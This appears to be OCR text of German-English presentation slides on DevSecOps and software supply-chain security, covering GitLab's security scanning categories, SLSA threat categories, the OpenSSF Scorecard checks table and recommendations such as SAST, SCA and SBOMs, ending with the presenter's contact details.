
Source: Gartner 731333_C

DevSecOps Tools Landscape – best of breed vs. best integration suite





GitLab's Secure tools categories verify & secure

- SAST
- DAST
- Secret Detection
- Dependency Scanning
- Container Scanning
- License Compliance
- (IAST)
- (Fuzzing)



Supply chain Levels for Software Artifacts SLSA security framework





Levels of assurance 1-4

SOURCE THREATS

A Bypassed code review

B Compromised source control system

BUILD THREATS

C Modified code after source control

D Compromised build platform

F Bypassed CI/CD

G Compromised package repo

H Using a bad package

DEPENDENCY THREATS


E Using a bad dependency

Scorecard Checks. Open Source Project Criticality Score

https://github.com/ossf/scorecard#scorecard-checks

Name	Description	Risk Level
Binary-Artifacts	Is the project free of checked-in binaries?	High
Branch-Protection	Does the project use Branch Protection ?	High
CI-Tests	Does the project run tests in CI, e.g. GitHub Actions, Prow?	Low
CII-Best-Practices	Does the project have a CII Best Practices Badge?	Low
Code-Review	Does the project require code review before code is merged?	High
Contributors	Does the project have contributors from at least two different organizations?	Low
Dangerous-Workflow	Does the project avoid dangerous coding patterns in GitHub Action workflows?	Critical
Dependency-Update-Tool	Does the project use tools to help update its dependencies?	High
Fuzzing	Does the project use fuzzing tools, e.g. OSS-Fuzz?	Medium
License	Does the project declare a license?	Low
Maintained	Is the project maintained?	High
Pinned-Dependencies	Does the project declare and pin dependencies?	Medium
Packaging	Does the project build and publish official packages from CI/CD, e.g. GitHub Publishing ?	Medium
SAST	Does the project use static code analysis tools, e.g. CodeQL, LGTM, SonarCloud?	Medium
Security-Policy	Does the project contain a security policy?	Medium
Signed-Releases	Does the project cryptographically sign releases?	High
Token-Permissions	Does the project declare GitHub workflow tokens as read only?	High
Vulnerabilities	Does the project have unfixed vulnerabilities? Uses the OSV service.	High

Continuous development security lifecycle



DevSecOp Recommendations

Pre-Commit Hooks

Security-**Plugins** in IDE

Statische Code-Analyse (**SAST**)

Software **Composition Analysis (SCA)**

Dynamische Analyse (**DAST**)

Secrets Management

Security & Infrastructure **as Code**

Bug-Tracking & Vulnerability scanning

Alerting & **Monitoring**

Software bills of materials **(SBOMs)**

Security as Code consists of:

1. Security in coding
2. Coding in security
3. Securing the code
4. Security policy as code
5. Securing the supply chain

Code becomes the common language and currency between dev, ops, security and compliance, SBOMs improve the visibility, transparency, security and integrity of code in software supply chains throughout the software delivery life cycle

Keep your code, dependencies, pipeline clean
Use SBOMs

Don’t build from untrusted sources!
Dirty rivers flow downstream
leading to dirty reservoirs!

Thank you for your attention!

Questions?

IHR KONTAKT IM

#TeamMaterna

Frank Pientka

Tel. +49 1570 1128854
E-Mail: frank.pientka@materna.de

@fpientka

Materna Information & Communications SE
Voßkuhle 37, 44141 Dortmund